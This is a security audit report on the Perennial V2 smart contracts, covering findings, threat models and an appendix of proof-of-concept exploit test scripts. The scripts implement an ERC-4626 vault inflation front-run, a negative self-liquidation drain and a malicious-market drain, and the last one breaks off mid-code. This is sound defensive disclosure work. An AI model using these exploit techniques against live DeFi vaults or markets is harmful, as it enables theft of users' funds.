Zellic

Perennial

Smart Contract Security Assessment

August 25, 2023

Prepared for:

Kevin Britz

Equilibria

Prepared by:

Kuilin Li and Mohit Sharma

Zellic Inc.

Contents

About Zellic

Zellic was founded in 2020 by a team of blockchain specialists with more than a decade of combined industry experience. We are leading experts in smart contracts and Web3 development, cryptography, web security, and reverse engineering. Before Zellic, we founded perfect blue, the top competitive hacking team in the world. Since then, our team has won countless cybersecurity contests and blockchain security events.

Zellic aims to treat clients on a case-by-case basis and to consider their individual, unique concerns and business needs. Our goal is to see the long-term success of our partners rather than simply provide a list of present security issues. Similarly, we strive to adapt to our partners' timelines and to be as available as possible. To keep up with our latest endeavors and research, check out our website zellic.io or follow @zellic_io on Twitter. If you are interested in partnering with Zellic, please contact us at hello@zellic.io.

1 Executive Summary

Zellic conducted a security assessment for Equilibria from July 24th to August 15th, 2023. During this engagement, Zellic reviewed Perennial's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.1 Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- What is the potential for unauthorized withdrawals or funds leaving the system? Is there TVL risk?
- Are there accounting errors that can lead to unaccounted-for profit/losses?
- Are there any unhandled edge cases?
- Did Equilibria catch all edge cases and understand all fail-safes in the oracle system?
- Is the Vault logic sound?

1.2 Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.3 Results

During our assessment on the scoped Perennial contracts, we discovered five findings. One critical issue was found. One was of high impact, one was of medium impact, one was of low impact, and the remaining finding was informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for Equilibria's benefit in the Discussion section (4) at the end of the document.

Breakdown of Finding Impacts

Impact Level	Count
Critical	1
High	1
Medium	1
Low	1
Informational	1



2 Introduction

2.1 About Perennial

Perennial is a DeFi-native derivatives primitive that allows for the creation of arbitrary payoff functions over oracle-provided prices. Perennial V2 offers three-sided markets (long, short, maker), which confer high capital efficiency while also providing best-in-class settlement and fees.

2.2 Methodology

During a security assessment, Zellic works through standard phases of security auditing including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the code base in general.

We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradeability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3 Scope

The engagement involved a review of the following targets:

Perennial Contracts

Repositories	https://github.com/equilibria-xyz/perennial-v2/ https://github.com/equilibria-xyz/root/tree/v2
Versions	perennial-v2: `bba3acbda9360acc0eff8e3f65e48c4a144ee31c` root: `74fdd3e1acbca319f6825f44a971c8c196ebc2a9`

Programs	Account Checkpoint Global Instance Kept Local Mapping Market MarketFactory MarketParameter MultiInvoker Oracle OracleFactory OracleVersion Order PAccumulator6 PController6 Pausable PayoffFactory Payoffs (Mega, Kilo, Milli... etc.) Position ProtocolParameter PythFactory PythOracle Registration RiskParameter StrategyLib TriggerOrder Vault VaultFactory VaultParameter Version
Type	Solidity
Platform	EVM-compatible

2.4 Project Overview

Zellic was contracted to perform a security assessment with two consultants for a total of 4.8 person-weeks. The assessment was conducted over the course of three

calendar weeks.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald, Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Kuilin Li, Engineer
kuilin@zellic.io

Mohit Sharma, Engineer
mohit@zellic.io

2.5 Project Timeline

The key dates of the engagement are detailed below.

July 24, 2023	Kick-off call
July 24, 2023	Start of primary review period
August 15, 2023	End of primary review period

3 Detailed Findings

3.1 ERC-4626 inflation attack on Vault

- **Target**: Vault.sol
- **Category**: Business Logic
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: **Critical**

Description

Vault is vulnerable to an ERC-4626–style inflation attack.

In accordance with ERC-4626, Vault is a vault that holds assets on behalf of its users, and whenever a user deposits assets, it issues to the user a number of shares such that the proportion of the user's shares over the total issued shares is equal to the user's assets over the total withdrawable assets. This allows assets gained by Vault to increase the value of every user's shares in a proportional way.

ERC-4626 vaults are susceptible to inflation attacks; however, an attacker can "donate" funds to the vault without depositing them, increasing the value of a share unexpectedly. In some circumstances, including when an unsuspecting user is the first depositor, an attacker can make back more than they donated, stealing value from the first depositor.

Impact

We created a proof of concept (POC) for this bug (section 7.1). In this POC, a vault is empty (has no coin balance and zero issued shares), and then a benign user submits a transaction depositing 1,000 coins to the mempool.

Before the deposit transaction is mined, an attacker front-runs it with an earlier transaction, which deposits 0.000001 coins and then donates 1,000 coins to the vault. After this, the attacker has one share and the vault has 1,000.000001 coins.

Then, the user's deposit transaction is mined. After the user's deposit, the vault has 2,000.000001 coins, of which 1,000 was just deposited by the user. Since shares are now worth 1,000.0000005 coins after the attacker's front-run transactions, the user is given less than one share, which the vault rounds to zero.

Finally, the attacker, with their one share that represents all the issued shares, withdraws all of the assets, stealing the user's coins.

An excerpt of the POC output is shown below:

```
start

--- state ---
user shares: 0
user balance: 100000.0
attacker shares: 0
attacker balance: 100000.0
----------

user signs tx depositing 1000, tx in mempool seen by attacker
attacker frontruns with a deposit of 0.000001 and a donation of 1000

--- state ---
user shares: 0
user balance: 100000.0
attacker shares: 1
attacker balance: 98999.999999
----------

user deposit of 1000 occurs

--- state ---
user shares: 0
user balance: 99000.0
attacker shares: 1
attacker balance: 98999.999999
----------

attacker withdraws all coins

--- state ---
user shares: 0
user balance: 99000.0
attacker shares: 0
attacker balance: 101000.08684
----------
```

Recommendations

Please see Github issue #3706 in OpenZeppelin for discussion about how to mitigate this vulnerability.

In short, the first deposit to a new Vault could be made by a trusted admin during Vault construction to ensure that `totalSupply` remains greater than zero. However, this remediation has the drawback that this deposit is essentially locked, and it needs to be high enough relative to the first few legitimate deposits such that front-running them is unprofitable. Even if this prevents the attack from being profitable, an attacker can still grief legitimate deposits with donations, making the user gain less shares than they should have gained.

Another solution is to track `totalAssets` internally, by recording the assets gained through its Market positions and not increasing it when donations occur. This makes the attack significantly harder, since the attacker would have to donate funds by affecting price feeds for the underlying assets rather than just sending tokens to the Vault.

Remediation

This finding was acknowledged and a fix was implemented in commit a1b8140e.

3.2 High-volatility ticks can cause bank run due to negative liquidations

- **Target**: Market.sol
- **Category**: Business Logic
- **Likelihood**: Low
- **Severity**: High
- **Impact**: High

Description

The liquidation mechanism in Market.sol calculates the maintenance (minimum collateral) and liquidation fee for a given position as follows:

```
function liquidationFee(
    Position memory self,
    OracleVersion memory latestVersion,
    RiskParameter memory riskParameter
) internal pure returns (UFixed6) {
    return maintenance(self, latestVersion, riskParameter)
        .mul(riskParameter.liquidationFee)
        .min(riskParameter.maxLiquidationFee)
        .max(riskParameter.minLiquidationFee);
}
```

```
function maintenance(
    Position memory self,
    OracleVersion memory latestVersion,
    RiskParameter memory riskParameter
) internal pure returns (UFixed6) {
    if (magnitude(self).isZero()) return UFixed6Lib.ZERO;
    return magnitude(self)
        .mul(latestVersion.price.abs())
        .mul(riskParameter.maintenance)
        .max(riskParameter.minMaintenance);
}
```

Since the liquidation fee is not constrained to be less than the collateral, a high-volatility tick can cause the liquidation fee to exceed the deposited collateral. When this happens, the liquidation itself will cause the position to end with negative collateral. So, if a user opens a position with collateral very close to maintenance, the position can then be self-liquidated for more than the deposited collateral following

a volatile tick.

Impact

We created a proof of concept (POC) for this bug (section 7.2). In this POC, we demonstrate a scenario where the first depositor can self-liquidate the position for more than their deposit, effectively stealing other users' funds and making the market insolvent.

An excerpt of the POC output is shown below:

```
User deposits collateral

Deposited collateral: 1000000000

Volatile click changes price to 1.5
Position liquidated

collateral after liquidation: -1001000000
token earned by liquidator: 1001000000

attack successful
```

It is to be noted that although an organic bank run scenario is possible, it does require a fairly volatile tick from the oracle under appropriate tuning parameters.

For example, for a power two oracle with `riskParameter.liquidationFee = 0.5`, we would need a 48% price change between two subsequent oracle ticks. With `riskParameter.liquidationFee = 0.7`, the required volatility is 18%. These values, while feasible, are still rare in practice.

There are two other possible exploitation scenarios.

1. It may be used as a backdoor by a malicious oracle operator to drain the market relying on it.
2. It may lead to a malicious user trying to intentionally exploit this as an infinite money glitch by opening a number of positions and self-liquidating them. However, such a user would need to anticipate an incoming volatile tick.

Recommendations

A permanent fix would require liquidations to be capped at the total deposited assets of a user. However, the current Perennial design does not track the total deposit for

an account, so implementing that would require a considerable amount of rewrites. For now, this possibility should be minimized via appropriate parameter tuning on a per-market level.

Remediation

This issue has been acknowledged by Equilibria.

3.3 Markets missing slippage protection

- **Target**: Market.sol
- **Category**: Business Logic
- **Likelihood**: Medium
- **Severity**: Medium
- **Impact**: Medium

Description

Since the markets have delayed settlements to mitigate arbitrage, the positions opened by users are settled at a later price. Under normal circumstances, the difference in price between when a position is opened and when it is settled should be fairly small. However, volatility in the price feed can cause unexpected fluctuations.

Preventing unexpected losses requires a slippage-protection mechanism.

Impact

Users may lose funds due to unexpected volatility given the lack of a slippage-protection mechanism.

Recommendations

Slippage protection could be implemented at the oracle-level. While making a version invalid might be difficult, one simple way to handle it would be to cancel trades if the price difference between two versions exceeds a certain threshold. Adding an additional unsafe flag that users can set would keep it usable for users who want to bypass this protection.

Remediation

This issue has been acknowledged by Equilibria.

3.4 Reentrancy in MultiInvoker due to calls to unauthenticated contracts

- **Target**: MultiInvoker.sol
- **Category**: Coding Mistakes
- **Likelihood**: Medium
- **Severity**: Low
- **Impact**: Low

Description

The MultiInvoker is a contract that allows end users to atomically compose several Market and Vault calls into a single transaction, saving gas and ensuring safety because the user can be assured that no other transactions can run between their sequence of transactions.

In order to do this, it makes external calls to other contracts, including Market, Vault, and DSU. However, there is no check in MultiInvoker that the addresses supplied are valid contracts registered with their respective factories.

Impact

MultiInvoker can be called with arbitrary contracts, which can lead to unexpected reentrancy behavior.

Recommendations

MultiInvoker should check the provided market or vault address against MarketFactory/VaultFactory respectively to verify that it is a valid instance.

Remediation

This finding was acknowledged and a fix was implemented in commit fa7e1c09 with the addition of the following two modifiers:

```
/// @notice Target market must be created by MarketFactory
modifier isMarketInstance(IMarket market) {
    if(!marketFactory.instances(market))
        revert MultiInvokerInvalidInstanceError();
    _;
}

/// @notice Target vault must be created by VaultFactory
modifier isVaultInstance(IVault vault) {
```

```
    if(!vaultFactory.instances(vault))
        revert MultiInvokerInvalidInstanceError();
        _;
}
```

3.5 Malicious market can drain funds from MultiInvoker

- **Target**: MultiInvoker.sol
- **Category**: Coding Mistakes
- **Likelihood**: Low
- **Severity**: Low
- **Impact**: Informational

Description

The MultiInvoker.sol contract interacts with Market and Vault contracts. However, there is no check that these are valid instances of their respective factories.

The MultiInvoker contract implicitly assumes that the underlying token for every market is DSU; hence, the withdraw function only sends out DSU.

```
function _withdraw(address account, UFixed6 amount, bool wrap) internal {
    if (wrap) {
        _unwrap(account, UFixed18Lib.from(amount));
    } else {
        DSU.push(account, UFixed18Lib.from(amount));
    }
}
```

This means a malicious market can use a dummy base token to drain any DSU present in the MultiInvoker contract.

Impact

We created a proof of concept (POC) for this bug (section 7.3). In this POC, we demonstrate how a malicious market, using an arbitrary token as the underlying token may drain the MultiInvoker contract of any DSU.

An excerpt of the POC output is shown below:

```
user's USDC balance: 0

user opens a maker position in the market
user liquidates the position

user's USDC balance: 1000000000

attack successful
```

However, the MultiInvoker contract is not designed to hold any funds, so this finding is only flagged as informational in nature.

Recommendations

None.

Remediation

This issue has been acknowledged by Equilibria.

4 Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1 Unnecessary storage assignments in `MappingStorageLib` waste gas

In `MappingStorageLib`, the `store` function stores a memory representation of a `Mapping` into storage. It stores the length of the mapping repeatedly into each of the `storedEntries`.

```
function store(MappingStorage storage self, Mapping memory newValue)
    internal {
    if (self.value.entries[0]._length > 0)
    revert MappingStorageInvalidError();

    StoredMappingEntry[] memory storedEntries
    = new StoredMappingEntry[](Math.ceilDiv(newValue._ids.length, 7));

    for (uint256 i; i < newValue._ids.length; i++) {
        if (newValue._ids[i] > uint256(type(uint32).max))
    revert MappingStorageInvalidError();

        storedEntries[i / 7]._length = uint32(newValue._ids.length);
        storedEntries[i / 7]._ids[i % 7] = uint32(newValue._ids[i]);
    }

    for (uint256 i; i < storedEntries.length; i++) {
        self.value.entries[i] = storedEntries[i];
    }
}
```

On the other hand, the `read` function only reads `storedEntries[0]._length` to find the length of the `Mapping`. Instead of writing `_length` many times and in a new location per seven values, it only needs to be written into one location. Consider refactoring so that `_length` is a property of `StoredMapping` instead of `StoredMappingEntry`.

4.2 Incorrect documentation in Vault `Mapping`

In `Mapping` in Vault, for `ready()`, the comment erroneously says "The latest mapping is ready to be settled when all ids in this mapping are greater than the latest mapping" when it should be that it's ready to be settled when all ids are less than or equal to the latest mapping.

4.3 Market user interface may be misleading

In the documentation, it says that "Perennial allows for permissionless market creation —- anyone can come in and launch any market they desire". Protocol-owned markets are created using the MarketFactory, and since only the owner of the MarketFactory can create markets using it, those are all trusted. However, the user interface for using a Market that is not owned by the protocol must be designed carefully. Since the Market holds the authorization for the user's tokens, a malicious Market can steal all of a user's funds.

4.4 No mechanism to claim protocol fee

Each market sends protocol fees to its factory, but MarketFactory currently does not have functionality to withdraw or spend them.

An upgrade to the contract would be required to access those fees.

4.5 USDC depeg can lead to undercollateralized positions

Perennial is a USD-settled protocol, and the oracle price feeds are expected to be USD based. All settlements happen in DSU, however, which is USDC based. Therefore, in the case of a USDC depeg, undercollateralized positions may be created.

The undercollateralized positions created during a USDC depeg do not lead to any accounting errors within the protocol. They also balance out after the depeg period ends, so there is no lasting impact.

5 Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1 Module: MarketFactory.sol

Function: `fund(IMarket IMarket)`

Calls `claimFee` on an instance Market.

Inputs

- `market`
  - **Control**: Arbitrary.
  - **Constraints**: Must be an instance created by this factory.
  - **Impact**: Claims fee from the market.

Function: `updateOperator(address address, bool bool)`

Allows or disallows an operator to operate on behalf of the sender. It emits the `OperatorUpdated` event.

Inputs

- `operator`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Operator address.
- `newEnabled`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Whether to allow operator to operate on sender.

5.2 Module: Market.sol

Function: `claimFee()`

Claims fees that the sender is entitled to, including protocol, oracle, risk, and donation fees.

Branches

Intended branches

- If sender is factory, collect and zero protocol fees.
- If sender is oracle factory, collect oracle fees.
- If sender is coordinator, collect risk fees.
- If sender is beneficiary, collect donation fees.

Function: `claimReward()`

Claims reward tokens that the sender is entitled to.

Function: `update(address address, UFixed6 UFixed6, UFixed6 UFixed6, UFixed6 UFixed6, Fixed6 Fixed6, bool bool)`

Updates the maker, long, and short positions as well as the collateral account and protected status of an account. If the positions are altered, it creates an order with the change in position. If the collateral is nonzero, it transfers the specified amount of the underlying token.

Inputs

- `account`
  - **Control**: Arbitrary.
  - **Constraints**: Must be the sender unless account is protected for liquidation, sender is an operator of the account as recorded by the MarketFactory, or sender is repaying collateral shortfall for another account without modifying its position.
  - **Impact**: The account that is updated.
- `newMaker`
  - **Control**: Arbitrary.
  - **Constraints**: New position does not fail invariants.
  - **Impact**: New maker position.
- `newLong`

  - **Control**: Arbitrary.
  - **Constraints**: New position does not fail invariants.
  - **Impact**: New long position.
- `newShort`
  - **Control**: Arbitrary.
  - **Constraints**: New position does not fail invariants.
  - **Impact**: New short position.
- `collateral`
  - **Control**: Arbitrary.
  - **Constraints**: New position does not fail invariants.
  - **Impact**: Change in collateral. If nonzero, it causes underlying tokens to be pushed or pulled to the sender.
- `protect`
  - **Control**: Arbitrary.
  - **Constraints**: New position does not fail invariants. Specifically, `protect` may only be set if the current position is zero, the collateral is insufficient, and the added collateral meets the liquidation fee.
  - **Impact**: Account is protected until next tick.

5.3 Module: MultiInvoker.sol

Function: `invoke(Invocation[] Invocation[])`

Performs invocations in order.

Inputs

- `invocations`
  - **Control**: Arbitrary.
  - **Constraints**: Depends on `invocation.action`.
  - **Impact**: Depends on `invocation.action`. Calls `_update`, `_vaultUpdate`, `_placeOrder`, `_cancelOrder`, `_executeOrder`, `_commitPrice`, `_liquidate`, `_approve`, or `USDC.pullTo` from the sender.

Function call analysis

For all of the following function calls:

- `invoke` → `_update(market, newMaker, newLong, newShort, collateral, wrap)`

- `invoke → _vaultUpdate(vault, depositAssets, redeemShares, claimAssets, wrap)`
- `invoke → _placeOrder(msg.sender, market, order)`
- `invoke → _cancelOrder(msg.sender, market, nonce)`
- `invoke → _executeOrder(account, market, nonce)`
- `invoke → _commitPrice(oracleProvider, value, index, version, data, revertOnFailure)`
- `invoke → _liquidate(IMarket(market), account)`
- `invoke → _approve(target)`

We have:

- `invoke → …`
  - **What is controllable?** All arguments.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Reverts bubble up; reentrancy is okay due to lack of unexpected state.

And for the USDC call:

- `invoke → USDC.pullTo(msg.sender, to, amount)`
  - **What is controllable?** Destination address and amount.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** USDC won't reenter. Even if USDC updates in the future allow some amount of attacker-controlled reentrancy, there is no impact.

Function: `_update(IMarket IMarket, UFixed6 UFixed6, UFixed6 UFixed6, UFixed6 UFixed6, Fixed6 Fixed6, bool bool)`

Calls `market.update` with `msg.sender` as the account and the specified arguments. Optionally routes and optionally wraps tokens to send to market or receive from market.

Inputs

- `market`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Contract makes a call to `market.update` with some attacker-controlled arguments.
- `newMaker`
  - **Control**: Arbitrary.

  - **Constraints**: None.
  - **Impact**: Argument to `market.update` call.
- `newLong`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Argument to `market.update` call.
- `newShort`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Argument to `market.update` call.
- `collateral`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Argument to `market.update` call.
- `wrap`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Whether DSU is used directly or USDC is used with this function wrapping/unwrapping it.

Function call analysis

- `_update` → `_deposit` → `USDC.pull(msg.sender, amount)` and `DSU.pull(msg.sender, amount)`
  - **What is controllable?** Amount.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Reverts bubble up; reentrancy is fine and very unlikely for USDC and DSU underlying `transferFrom`.
- `_update` → `_deposit` → `_wrap` → `reserve.mint(amount)` and `batcher.wrap(amount, receiver)`
  - **What is controllable?** Amount.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Reverts bubble up; reentrancy is fine and very unlikely for reserve and batcher.

Function: `_vaultUpdate(IVault IVault, UFixed6 UFixed6, UFixed6 UFixed6, UFixed6 UFixed6, bool bool)`

Calls `vault.update` with `msg.sender` as the account and the specified arguments. Optionally routes and optionally wraps tokens to send to market or receive from market.

Inputs

- `vault`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Contract makes a call to `vault.update` with some attacker-controlled arguments.
- `depositAssets`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Argument to `vault.update` call. Assets are deposited if positive.
- `redeemShares`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Argument to `vault.update` call.
- `claimAssets`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Argument to `vault.update` call. Difference in owned assets is sent to sender if positive.
- `wrap`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Whether DSU is used directly or USDC is used with this function wrapping/unwrapping it.

Function call analysis

Same as `_update`. Only calls into USDC/DSU and batcher, both of which do not reasonably reenter. Even if they did, the only potential impact is that DSU may be taken from this contract, and the contract is not meant to hold DSU.

5.4 Module: OracleFactory.sol

Function: `claim(UFixed6 UFixed6)`

Claims an amount of incentive tokens to be paid out as a reward to the keeper.

The only access control on this function is that the sender has to be a registered factory. Any registered factory can claim any amount less than the max claim any number of times.

Inputs

- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Amount of incentive tokens to claim.

Function: `fund(IMarket IMarket)`

Claims the oracle's fee from the given market.

Note that `market` can be an attacker-deployed Market — the only requirement is that `market.oracle()` returns an oracle that is an instance of this factory. However, the only impact is that `market.claimFee()` is called.

Inputs

- `market`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: The `market.oracle()` is called, and if the return value is a valid instance, `market.claimFee()` is called.

5.5 Module: Oracle.sol

Function: `request(address address)`

Requests a new oracle version.

Inputs

- `account`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Unused in audited code.

5.6 Module: VaultFactory.sol

Function: `updateOperator(address address, bool bool)`

Allows or disallows an operator to operate on behalf of the sender. It emits the `OperatorUpdated` event.

Inputs

- `operator`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Operator address.
- `newEnabled`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Whether to allow operator to operate on sender.

5.7 Module: Vault.sol

Function: `settle(address address)`

Syncs `account`'s state up to current, retargeting allocations to each market as needed.

Inputs

- `account`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Account to settle.

Function: `update(address address, UFixed6 UFixed6, UFixed6 UFixed6, UFixed6 UFixed6)`

Updates `account`, depositing `depositAssets` assets, redeeming `redeemShares` shares, and claiming `claimAssets` assets.

Inputs

- `account`
  - **Control**: Arbitrary.

  - **Constraints**: Must be sender unless sender is an operator of the account as recorded by the VaultFactory for this vault.
  - **Impact**: The account that is updated.
- `depositAssets`
  - **Control**: Arbitrary.
  - **Constraints**: Must be less than max deposit, and deposit must succeed.
  - **Impact**: Assets to deposit.
- `redeemShares`
  - **Control**: Arbitrary.
  - **Constraints**: Must have enough shares.
  - **Impact**: Shares to redeem.
- `claimAssets`
  - **Control**: Arbitrary.
  - **Constraints**: Must be able to claim assets.
  - **Impact**: Assets to claim.

6 Assessment Results

At the time of our assessment, the reviewed code was not deployed to the Arbitrum Mainnet.

During our assessment on the scoped Perennial contracts, we discovered five findings. One critical issue was found. One was of high impact, one was of medium impact, one was of low impact, and the remaining finding was informational in nature. Equilibria acknowledged all findings and implemented fixes.

6.1 Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.

7 Appendix

7.1 Vault inflation POC code

Proof of concept code for Vault inflation attack:

```
it.only('inflation attack', async () => {
  const stat = async () => {
    console.log('\n--- state ---');
    console.log('user shares:',
    (await vault.accounts(user.address)).shares.toNumber());
    console.log('user balance:',
    ethers.utils.formatEther(await asset.balanceOf(user.address)));
    console.log('attacker shares:',
    (await vault.accounts(user2.address)).shares.toNumber());
    console.log('attacker balance:',ethers.utils.formatEther(await
    asset.balanceOf(user2.address)));
    console.log('————————————\n');
  };
  console.log('start');
  await stat();

  console.log('user signs tx depositing 1000, tx in mempool');
  const userDeposit = parse6decimal('1000');

  console.log('attacker frontruns with a deposit of 0.000001 and a
    donation of 1000');
  await vault.connect(user2).update(user2.address, 1, 0, 0);
  await updateOracle();
  await vault.settle(user2.address);
  await asset.connect(user2).transfer(vault.address,
    userDeposit.mul(1e12));
  await stat();

  console.log('user deposit of 1000 occurs');
  await vault.connect(user).update(user.address, userDeposit, 0, 0);
  await updateOracle();
  await vault.settle(user.address);
  await stat();
```

```
  console.log('attacker withdraws all coins');
  await vault.connect(user2).update(user2.address, 0,
    (await vault.accounts(user2.address)).shares, 0);
  await updateOracle();
  await vault.settle(user2.address);
  await vault.connect(user2).update(user2.address, 0, 0,
    ethers.constants.MaxUint256)
  await stat();
});
```

7.2 Negative Liquidation PoC code

Proof of concept code for Negative Liquidation attack:

```
describe('Liquidate', () => {
  let instanceVars: InstanceVars

  beforeEach(async () => {
    instanceVars = await loadFixture(deployProtocol)
    await instanceVars.chainlink.reset()
  })

  it('liquidates a user', async () => {
    const POSITION = parse6decimal('0.001')
    const COLLATERAL = parse6decimal('1000')
    const { user, userB, userC, dsu, usdc, chainlink, marketFactory }
    = instanceVars

    const multiInvoker = await createInvoker(instanceVars)
    const market = await createMarket(instanceVars)

    console.log("User deposits collateral");
    // approve market to spend invoker's dsu
    await multiInvoker
      .connect(user)
      .invoke([{ action: 8, args:
    utils.defaultAbiCoder.encode(['address'], [market.address]) }])
    await dsu.connect(user).approve(multiInvoker.address,
    COLLATERAL.mul(1e12))
    console.log("Deposited collateral: ", COLLATERAL);
```

```
    // simulate collateral from other users
    await dsu.connect(userC).transfer(market.address,
    COLLATERAL.mul(1e12))

    await multiInvoker
      .connect(user)
      .invoke(buildUpdateMarket({ market: market.address, maker:
    POSITION, collateral: COLLATERAL }))

    // Settle the market with a new oracle version
    await chainlink.nextWithPriceModification(price => price.mul(1.5))

    console.log("Position liquidated");
    const userBUSDCBalance = await usdc.balanceOf(userB.address)
    await expect(multiInvoker.connect(userB).invoke(buildLiquidateUser({
    market: market.address, user: user.address })))
      .to.emit(market, 'Updated')
      .withArgs(user.address, TIMESTAMP_2, 0, 0, 0, '-1001000000', true)
    // 1001 is the maxliquidationfee parameter used
    await dsu.connect(userC).transfer(market.address, 1002e12)

    console.log("collateral after liquidation: ",
    (await market.locals(user.address)).collateral);
    console.log("token earned by liquidator: ",
    (await usdc.balanceOf(userB.address)).sub(userBUSDCBalance))

    expect((await
    market.locals(user.address)).protection).to.eq(TIMESTAMP_2)

    expect((await market.locals(user.address)).collateral).to.equal('-
    1000000') // user now has negative collateral in the
    market

    expect((await
    usdc.balanceOf(userB.address)).sub(userBUSDCBalance)).to.equal(parse6decimal('1001'))


    console.log("attack successful");
  })
})
```

7.3 MultiInvoker drain POC code

```
describe('Liquidate', () => {
  let instanceVars: InstanceVars

  beforeEach(async () => {
    instanceVars = await loadFixture(deployProtocol)
    await instanceVars.chainlink.reset()
  })

  it('liquidates a user', async () => {
    const POSITION = parse6decimal('10')
    const COLLATERAL = parse6decimal('1000')
    const { user, userB, userC, dsu, usdc, chainlink, marketFactory,
    rewardToken } = instanceVars

    const multiInvoker = await createInvoker(instanceVars)

    // The `createMarketWithRandomToken` is a helper function which
    creates a market that uses `rewardToken` as its underlying token
    const market = await createMarketWithRandomToken(instanceVars)

    console.log("user's USDC balance: ",
    (await usdc.balanceOf(user.address)))
    // approve market to spend invoker's dsu
    await multiInvoker
      .connect(user)
      .invoke([{ action: 8, args:
